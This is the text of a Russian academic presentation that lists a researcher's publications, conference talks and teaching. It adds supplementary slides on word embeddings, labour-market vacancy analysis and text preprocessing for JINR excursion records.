1. Двадцать седьмая международная конференция "Математика. Компьютер. Образование". XI Общероссийский симпозиум с международным участием "Биофизика сложных систем. Вычислительная и системная биология. Молекулярное моделирование", **Автоматизированная генерация книги абстрактов на основе данных из Indico**, Ильина А. В., Пелеванюк И. С., Изд.:АНО "Ижевский институт компьютерных исследований", ISBN:978-5-4344-0861-5, стр.194, 2020г.

# Участие в научных конференциях за 2020 – 2025 гг. (в качестве докладчика)

1. Двадцать седьмая международная конференция "Математика, компьютер, образование". XI Общероссийский симпозиум с международным участием. **Автоматизированная генерация книги абстрактов на основе данных из Indico**, Ильина А. В., Пелеванюк И. С., 2020г.
2. The XXIV International Scientific Conference of Young Scientists and Specialists (AYSS-2020), Joint Institute for Nuclear Research, Dubna, Russia, **Automated generation of a book of abstracts for conferences that use Indico platform**, Т. Н. Заикина, А. В. Ильина, И. С. Пелеванюк, 2020г.
3. XXII International Conference Data Analytics and Management in Data Intensive Domains, Воронежский государственный университет, Воронеж, Российская Федерация, **Automated generation of a book of abstracts for conferences that use Indico platform**, Ильина А. В., Пелеванюк И. С., 2020г.
4. The XXIV International Scientific Conference of Young Scientists and Specialists (AYSS-2020), ), Joint Institute for Nuclear Research, Dubna, Russia, **System for planning and logging excursions at JINR**, Ильина А. В., Пелеванюк И. С., 2020г.
5. The XXVI International Scientific Conference of Young Scientists and Specialists (AYSS-2022), Joint Institute for Nuclear Research, Dubna, Russia, **System for planning and logging excursions at JINR**, Ильина А. В., Пелеванюк И. С., 2022г.
6. JINR Association of Young Scientists and Specialists, Conference "Alushta-2022", AYSS,JINR, Alushta, Russia, **System for planning and logging excursions at JINR**, Ильина А. В., Пелеванюк И. С., 2022г.
7. The 6th International Workshop on Deep Learning in Computational Physics (DLCP-2022), JINR, Meshcheryakov Laboratory of Information Technologies and MSU, D.V. Skobeltsyn Institute of Nuclear Physics, Dubna, Russia, **Analytical platform for intellectual labour market analysis**, Belov S. D., Filozova I. A., Gavrilenko Y. E., Ilina A. V., Javadzade J. N., Kadochnikov I. S., Korenkov V. V., Pelevanyuk I. S., Priakhina D. I., Semenov R. N., Tarabrin V. A., Zr и др., 2022г.
8. 10th International Conference `Distributed Computing and Grid Technologies in Science and Education` (GRID`2023), Joint Institute for Nuclear Research, Dubna, Russia, **Развитие методов и подходов к анализу рынка труда и определения востребованности программ высшего образования в рамках аналитической платформы Больших данных**, С. Д. Белов, П. В. Зрелов, А. В. Ильина, В. В. Кореньков, В. А. Тарабрин, 2023г.
9. 10th International Conference `Distributed Computing and Grid Technologies in Science and Education` (GRID`2023), Joint Institute for Nuclear Research, Dubna, Russia, **Automated Analysis and Monitoring of Scientific HTC Jobs on Distributed Heterogeneous Computing Resources**, D. Champish, A. Ilina, I. Pelevanyuk, 2023г.
10. 28th International Scientific Conference of Young Scientists and Specialists (AYSS-2024), Joint Institute for Nuclear Research, Dubna, Russia. **Practical comparative analysis of named entity recognition methods for JINR digital services**, A. Ilina, Секция "Information Technology", 2024.

# Педагогическая деятельность за 2020 – 2025 гг.

- Проведение семинаров по курсу «**Аналитика Больших данных**» (с 2022 г. по наст. вр.)
- Проведение семинаров по курсу «**Методы и технологии машинного обучения в прикладных задачах**» (2023 г., 2024 г.)
- Проведение семинаров в рамках летней практики для студентов 1 курса Государственного университета "Дубна" на тему «**Введение в Git**» (2022 г., 2023 г.)

Спасибо за внимание!



# Дополнительные слайды

Миллионы лет назад Австралия была частью огромного континента под названием Гондвана. Но затем Гондвана постепенно переместилась и образовала несколько различных областей суши. Таким образом, Австралия оказалась отрезанной от остального мира. Вот почему дикая природа острова сегодня так уникальна. Вероятно, из-за своего географического положения Австралия была последним континентом, населенным человеком.

Входной документ

Вложения слов




Семантическое пространство

### most\_similar("Австралия")

Гондвана	0.87
Континент	0.7
Была	0.66
...	
(слово)	(значение сем. близости)


	living being	feline	human	gender	royalty	verb	plural
<i>cat</i>	0.6	0.9	0.1	0.4	-0.7	-0.3	-0.2
<i>kitten</i>	0.5	0.8	-0.1	0.2	-0.6	-0.5	-0.1
<i>dog</i>	0.7	-0.1	0.4	0.3	-0.4	-0.1	-0.3
<i>houses</i>	-0.8	-0.4	-0.5	0.1	-0.9	0.3	0.8

Dimensionality reduction of word embeddings from 7D to 2D



<i>man</i>	0.6	-0.2	0.8	0.9	-0.1	-0.9	-0.7
<i>woman</i>	0.7	0.3	0.9	-0.7	0.1	-0.5	-0.4
<i>king</i>	0.5	-0.4	0.7	0.8	0.9	-0.7	-0.6
<i>queen</i>	0.8	-0.1	0.8	-0.9	0.8	-0.5	-0.9

Dimensionality reduction of word embeddings from 7D to 2D



Word      Word embedding      Dimensionality reduction      Visualization of word embeddings in 2D

Вычисление вектора предложения S:  
 $S = \{w_1, w_2, \dots, w_n\}$   
 определяется как **взвешенное среднее векторов всех входящих слов**:

$$\vec{V}(S) = \frac{\sum_{i=1}^k p_i * \vec{V}(w_i)}{\sum_{i=1}^k p_i}$$



Для двух слов  $w_1, w_2$  расчет семантической близости определяется как (1 - значение косинусного расстояния):

$$\cos(\vec{V}(w_1), \vec{V}(w_2)) = \frac{\vec{V}(w_1) \cdot \vec{V}(w_2)}{\|\vec{V}(w_1)\| \cdot \|\vec{V}(w_2)\|}$$

```
%pyspark
```

```
word2vec_model['безопасность_NOUN']
```


```
array([ 0.05447346,  0.1552476 ,  0.00851933,  0.06356325,  0.02533658,
        0.05318144, -0.02671001,  0.03868017,  0.03270752, -0.08417758,
        0.04442836,  0.02490429, -0.11349172,  0.03272674, -0.0954586 ,
        0.09089028,  0.01185345, -0.0856006 , -0.05252686, -0.03958878,
```




address	None
date_posted	2022-01-07T11:25:15+0300
experience	От 1 года до 3 лет
platform	hh
profArea	Информационные технологии, интернет, телеком
region	г. Москва
requirements	Уровень самостоятельной разработки хотя бы одной механики. Уверенные знания C#, принципов разработки, ООП. Выраженный хороший стиль программирования. Навыки построения качественной архитектуры проекта. Дополнительным плюсом будет: Хороший уровень владения английского языка. Множество собственно выпущенных проектов в 3D Опыт мобильной разработки и оптимизации, с использованием Unity Опыт интеграции сервисов (IAP, Ads, Analytics, и т.д.)
responsibilities	. Импорт и настройка ассетов, оптимизация. Программирование - реализация логики систем проекта, разработка архитектуры с нуля, создание новых фиच, интеграция сторонних сервисов (аналитика, реклама и т.д.), программная оптимизация. Работа с системой контроля версий (GitHub) Работа с командой, используя сервисы: GitHub, Notion, Discord и другие Требования: Обязательное наличие хотя бы одного собственного проекта в 3D Уверенные знания движка Unity.
schedule	Удаленная работа
specialization	Программирование, Разработка // Системы управления предприятием (ERP) // Инженер // Web инженер // Web мастер
title	Юнити-разработчик junior (unity developer)
conditions	Условия: Выполнение тестового задания, Оплата 2 раза в месяц. Большие возможности карьерного роста. Заключение договора. Возможность размещения в своем портфолио большинства игр, над которыми будешь работать. Распределенная команда. В нашей компании мы ценим достигаемый результат, а не просиженное за работой время. Наш слоган: "Пусть все играют!"
max_salary	45000.0
min_salary	20000.0

	specialization
0	Программирование, Разработка // Системы управления предприятием (ERP) // Инженер // Web инженер // Web мастер
1	Сетевые технологии // Системный администратор // Инженер // Поддержка, Helpdesk // Интернет
2	Программирование, Разработка // Системы управления предприятием (ERP) // Управление проектами
3	Начальный уровень, Мало опыта // Системный администратор // Инженер // Поддержка, Helpdesk // Интернет
4	Программирование, Разработка // Системная интеграция // Системы управления предприятием (ERP) // Управление проектами // Аналитик
...	...
4460	Программирование, Разработка // Сетевые технологии // Системная интеграция // Инженер // Системы автоматизированного проектирования // CRM системы
4461	СТО, СЮ, Директор по IT // Web инженер // Web мастер
4462	Программирование, Разработка // Сетевые технологии // Системная интеграция // Системы управления предприятием (ERP) // Телекоммуникации // Управление проектами
4463	Программирование, Разработка // Системы управления предприятием (ERP) // Инженер // Поддержка, Helpdesk // Тестирование // Управление проектами
4464	Банковское ПО // Поддержка, Helpdesk // CRM системы

№ подхода	Исходные текстовые данные со стороны рынка труда (IT-сфера, объявления о вакансиях)	Исходные текстовые данные со стороны системы высшего образования (IT-область)	Университет	Используемая языковая модель	Метрика сходства
<b>A</b>	Раздел «Обязанности»	Наименования ПК	Государственный университет «Дубна»	Word2Vec	Косинусная близость
<b>B</b>	Раздел «Обязанности»	Индикаторы достижения ПК	Государственный университет «Дубна»	Word2Vec	Косинусная близость
<b>C</b>	Раздел «Обязанности»	Наименования ПК	Государственный университет «Дубна»	FastText	Косинусная близость
<b>D</b>	Раздел «Обязанности»	Индикаторы достижения ПК	Государственный университет «Дубна»	FastText	Косинусная близость
<b>E</b>	Раздел «Обязанности»	Наименования ПК	Государственный университет «Дубна»	BERT	Косинусная близость
<b>F</b>	Раздел «Обязанности»	Индикаторы достижения ПК	Государственный университет «Дубна»	BERT	Косинусная близость






Real texts from database		Standard preprocessing technique	Result
1	online excursion for schoolchildren, lyceum 6 Dubna city	<b>Tokenization</b>	["online", "excursion", "for", "schoolchildren", "lyceum", "6", "Dubna", "city"]
2	Учащиеся Президентского физико-математического лицея № 239 г.Санкт-Петербург		["Учащиеся", "Президентского", "физико-математического", "лицея", "№", "239", "г.Санкт-Петербург"]
1	Экскурсия уч-ся Педуниверситария НИЯУ МИФИ/Excursion to the Pre-University of the NRU MEPHI	<b>Remove punctuation and special characters</b>	["Экскурсия", "учся", "Педуниверситария", "НИЯУ", "МИФИExcursion", "to", "the", "PreUniversity", "of", "the", "NRU", "MEPHI"]
2	TV "Kazakhstan"		["TV", "Kazakhstan"]
1	представители Хэфэйского института физических наук и Института физики плазмы (КНР)	<b>Lemmatization for Russian texts: we lose cases</b>	представитель Хэфэйский институт физический наука и Институт физика плазма (КНР)
1	представители Хэфэйского института физических наук и Института физики плазмы (КНР)	<b>Remove stop-words</b>	представители Хэфэйского института физических наук и Института физики плазмы (КНР)
2	Science School for Students of the Children's University of the Egyptian Academy of Scientific Research and Technology		Children's University of the Egyptian Academy of Scientific Research and Technology



